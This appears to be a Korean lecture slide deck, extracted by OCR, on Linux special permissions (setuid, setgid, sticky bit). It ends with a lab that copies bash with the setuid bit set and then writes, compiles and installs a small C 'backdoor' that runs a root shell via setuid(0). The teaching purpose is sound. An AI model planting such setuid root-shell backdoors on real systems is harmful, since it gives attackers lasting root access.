
리눅스/유닉스의 특수권한

- 리눅스 시스템의 특수권한
  - 리눅스 시스템은 파일에 대한 접근 권한 및 파일 종류를 나타내기 위해 16bit를 사용함
  - 각 3bit씩 총 9bit는 소유자 접근권한(user), 그룹 소유자 접근 권한(group), 기타 사용자 접근 권한(other)의 권한을 기술하는데 사용
  - 4bit는 파일의 종류 (e.g., 일반파일, 디렉토리, 링크 등) 표현에 사용
  - 나머지 3bit는 특수권한에 사용

특수권한			소유자 접근권한			그룹 소유자 접근권한			기타 사용자 접근 권한		
4	2	1	4	2	1	4	2	1	4	2	1
setuid	setgid	Sticky bit	r	w	x	r	w	x	r	w	x

리눅스/유닉스의 특수권한

- 리눅스 시스템의 특수권한



리눅스/유닉스의 특수권한

- SetUID 비트
  - 8진수 4000
  - SetUID 비트를 실행 파일에 적용하면 EUID가 실사용자(프로그램을 실제 실행중인 사용자)에서 프로그램 소유자의 ID로 변경됨

- SetUID 비트 설정 방법
  - 8진수 (4000)를 이용해서 SetUID비트를 설정할 수 있음
  - 권한 변경을 위해서는 **chmod**명령어를 이용함
  - SetUID비트가 설정되어 있는 경우
    - 1. 사용자 접근권한의 실행 권한 자리에 실행 권한이 있으면 **소문자로 s**로 표현
    - 2. 실행권한이 없으면 **대문자 S**로 표현됨

리눅스/유닉스의 특수권한

- SetGID 비트
  - 8진수 2000
  - SetUID비트처럼 EGID를 사용자의 실제 그룹 ID에서 파일 소유자의 그룹 ID로 변경함

- SetGID 비트 설정 방법
  - 8진수 (2000)를 이용해서 SetGID비트를 설정 가능
  - 권한 변경을 위해서는 **chmod**명령어를 이용함
  - SetGID비트가 설정되어 있는 경우
    - 1. 그룹 소유자 접근권한의 실행 권한 자리에 실행 권한이 있으면 **소문자로 s**로 표현.
    - 2. 실행권한이 없으면 **대문자 S**로 표현.

리눅스/유닉스의 특수권한

- Sticky 비트
  - 8진수 1000
  - 리눅스 시스템은 파일의 sticky 비트는 무시함
  - Sticky 비트는 특정 디렉토리를 누구나 자유롭게 사용 할 수 있게 하기 위해 사용함
  - Sticky 비트를 공유모드라고 함

- Sticky 비트 설정 방법
  - 8진수(1000)를 이용해서 Sticky 비트를 설정할 수 있음
  - 권한 변경을 위해서는 **chmod**명령어를 이용함
  - Sticky 비트가 설정되어 있는 경우
    - 1. 기타 사용자 접근권한의 실행 권한 자리에 실행 권한이 있으면 **소문자 t**로 표현됨
    - 2. 실행권한이 없으면 **대문자 T**로 표현됨

CONTENTS

- SetUID를 활용한 해킹 기법

SetUID를 활용한 해킹 기법

- SetUID 비트 설정 시 보안 취약점
  - Root권한이 필요 없는 프로그램의 소유주가 root로 되어 있고, SetUID로 설정된 경우는 보안상으로 취약할 수 있음
  - 혹은 Human Error로 인해 Root 권한과 SetUID가 설정된 프로그램에 취약점이 존재할 수 있음
  - 권한 상승 이슈때문에 SetUID 프로그램의 수는 최소화되어야 하고, 주기적으로 관리가 되어져야 함

SetUID를 활용한 해킹 기법(1)

- test폴더 생성
  - mkdir 명령어 사용

```
kwak@ubuntu:~/Desktop$ mkdir test
kwak@ubuntu:~/Desktop$ ls
test  Test_folder
kwak@ubuntu:~/Desktop$
```

- sudo cp 명령어를 사용하여 /bin/bash를 test폴더로 복사함
  - cp명령어를 통한 파일 복사
  - cd명령어를 통한 폴더 이동

```
kwak@ubuntu:~/Desktop$ sudo cp /bin/bash /home/kwak/Desktop/test/bash
[sudo] password for kwak:
kwak@ubuntu:~/Desktop$ cd test
kwak@ubuntu:~/Desktop/test$ ls
bash
kwak@ubuntu:~/Desktop/test$
```

SetUID를 활용한 해킹 기법(1)

- bash쉘의 권한 확인

```
kwak@ubuntu:~/Desktop/test$ ls -al
total 1084
drwxr-xr-x 2 kwak kwak    4096 Jan 31 22:32 .
drwxr-xr-x 4 kwak kwak    4096 Jan 31 22:32 ..
-rwxr-xr-x 1 root root 1099016 Jan 31 22:32 bash
kwak@ubuntu:~/Desktop/test$
```

- SetUID 비트를 가진 쉘의 생성
  - 복사된 bash 쉘을 4755 권한 부여함
    - sudo chmod 4755 bash
  - bash 쉘 프로그램은 프로세스가 살아있는 동안은 파일의 소유자인 root 권한으로 실행됨

```
kwak@ubuntu:~/Desktop/test$ sudo chmod 4755 bash
kwak@ubuntu:~/Desktop/test$ ls -al
total 1084
drwxr-xr-x 2 kwak kwak    4096 Jan 31 22:32 .
drwxr-xr-x 4 kwak kwak    4096 Jan 31 22:32 ..
-rwsr-xr-x 1 root root 1099016 Jan 31 22:32 bash
kwak@ubuntu:~/Desktop/test$
```

SetUID를 활용한 해킹 기법(1)

- 일반 사용자 계정으로 SetUID 비트가 설정된 쉘 실행

```
id
./bash
id
```

```
kwak@ubuntu:~/Desktop/test$ id
uid=1000(kwak) gid=1000(kwak) groups=1000(kwak),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),121(lpadmin),131(sambashare)
kwak@ubuntu:~/Desktop/test$ ./bash
bash-4.4$ id
uid=1000(kwak) gid=1000(kwak) groups=1000(kwak),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),121(lpadmin),131(sambashare)
bash-4.4$
```

SetUID 비트가 설정된 쉘로 관리자 권한 획득 시도

관리자 권한 획득 시도 → 성공? 실패? 이유는?

*Shell에서는 exit 명령어를 통해 나올 수 있음

SetUID를 활용한 해킹 기법(1)

- 실제 SetUID, SetGID로 인해 바뀌는 것은 EUID와 EGID임
  - RUID와 RGID 값은 SetUID와 SetGID비트로 인해 변하지 않음

- SetUID가 설정된 bash쉘을 실행하면, EUID/EGID가 root인 쉘이 실행됨 (RUID/RGID는 사용자 계정임)
  - 1. bash쉘 실행될 때, **EUID/EGID**와 **RUID/RGID**값을 **체크**
  - 2. 만약 **EUID/EGID**와 **RUID/RGID**값이 다를 경우, 프로그램의 privilege (root 권한)을 내려 놓음
  - 즉, EUID/EGID의 값을 RUID/RGID값으로 변경함

SetUID를 활용한 해킹 기법(2)

- SetUID 비트를 이용한 Root권한의 bash 셸 획득
  - 보안 설정은 특정한 패턴에만 해당하며, 약간의 트릭만으로도 피할 수 있음
  - 즉, 실행중인 프로세스의 RUID와 RGID를 root로 변경함

backdoor.c

```
#include <stdio.h>


main() {
    setuid(0);
    setgid(0);
    system("/bin/bash");
}
```

SetUID를 활용한 해킹 기법(2)

- 앞서 생성한 test폴더에 backdoor.c 파일 만든 후 코드내용 타이핑
  - vi,nano 등의 에디터로 편집가능

```
kwak@ubuntu:~/Desktop/test$
kwak@ubuntu:~/Desktop/test$ nano backdoor.c
```

```
  GNU nano 2.5.3                File: backdoor.c

#include <stdio.h>

main () {
        setuid(0);
        setgid(0);
        system("/bin/bash");
}
```

  - nano 에디터일 경우, ctrl+x 누른 후 y를 타이핑하여 변경내용 저장함

SetUID를 활용한 해킹 기법(2)

- SetUID 비트를 이용한 Root권한의 bash 셸 획득
  - backdoor.c를 일반계정으로 컴파일함

```
kwak@ubuntu:~/Desktop/test$ gcc -o backdoor backdoor.c
backdoor.c:3:1: warning: return type defaults to ‘int’ [-Wimplic
it-int]
 main(){
 ^~~~
backdoor.c: In function ‘main’:
backdoor.c:5:2: warning: implicit declaration of function ‘setui
d’ [-Wimplicit-function-declaration]
  setuid(0);
  ^~~~~~
backdoor.c:6:2: warning: implicit declaration of function ‘setgi
d’ [-Wimplicit-function-declaration]
  setgid(0);
  ^~~~~~
backdoor.c:7:2: warning: implicit declaration of function ‘syste
m’ [-Wimplicit-function-declaration]
  system("/bin/bash");
  ^~~~~~
kwak@ubuntu:~/Desktop/test$ ls
backdoor  backdoor.c  bash  bash_2  shadow
```

  - gcc를 ‘backdoor.c’ 파일 컴파일 수행 (> gcc -o ‘처리후 파일명’ ‘컴파일 수행할 파일’)
- ls 명령어로 backdoor.c가 컴파일 된 바이너리 파일인 backdoor이 생김을 확인

SetUID를 활용한 해킹 기법(2)

- SetUID 비트를 이용한 Root권한의 bash 셸 획득
  - backdoor프로그램 소유자/그룹소유자를 root로 변경
  - backdoor프로그램에 4755권한 부여 (SetUID 설정)

```
kwak@ubuntu:~/Desktop/test$ ls -al
total 1100
drwxr-xr-x 2 kwak kwak    4096 Jan 31 22:59 .
drwxr-xr-x 4 kwak kwak    4096 Jan 31 22:32 ..
-rwxr-xr-x 1 kwak kwak    8512 Jan 31 22:56 backdoor
-rw-r--r-- 1 kwak kwak      77 Jan 31 22:55 backdoor.c
-rwsr-xr-x 1 root root 1099016 Jan 31 22:32 bash
kwak@ubuntu:~/Desktop/test$
kwak@ubuntu:~/Desktop/test$ sudo chown root backdoor
[sudo] password for kwak:
kwak@ubuntu:~/Desktop/test$ sudo chgrp root backdoor
kwak@ubuntu:~/Desktop/test$ sudo chmod 4755 backdoor
kwak@ubuntu:~/Desktop/test$ ls -al
total 1100
drwxr-xr-x 2 kwak kwak    4096 Jan 31 22:59 .
drwxr-xr-x 4 kwak kwak    4096 Jan 31 22:32 ..
-rwsr-xr-x 1 root root    8512 Jan 31 22:56 backdoor
-rw-r--r-- 1 kwak kwak      77 Jan 31 22:55 backdoor.c
-rwsr-xr-x 1 root root 1099016 Jan 31 22:32 bash
kwak@ubuntu:~/Desktop/test$
```

SetUID를 활용한 해킹 기법(2)

- SetUID 비트를 이용한 Root권한의 bash 셸 획득
  - 컴파일 후 kwak(UID=1000) 계정으로 ./backdoor를 실행하면 쉘 권한이 root(UID=0)으로 바뀜
  - 여기에서 exit 명령으로 셸을 빠져나가면 ./backdoor 프로세스가 끝나고 EUID가 다시 1000이 됨

```
kwak@ubuntu:~/Desktop/test$ id
uid=1000(kwak) gid=1000(kwak) groups=1000(kwak),4(adm),24(cdrom)
,27(sudo),30(dip),46(plugdev),121(lpadmin),131(sambashare)
kwak@ubuntu:~/Desktop/test$ ./backdoor
root@ubuntu:~/Desktop/test# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo)
,30(dip),46(plugdev),121(lpadmin),131(sambashare),1000(kwak)
root@ubuntu:~/Desktop/test# exit
exit
kwak@ubuntu:~/Desktop/test$ id
uid=1000(kwak) gid=1000(kwak) groups=1000(kwak),4(adm),24(cdrom)
,27(sudo),30(dip),46(plugdev),121(lpadmin),131(sambashare)
kwak@ubuntu:~/Desktop/test$
```

Q & A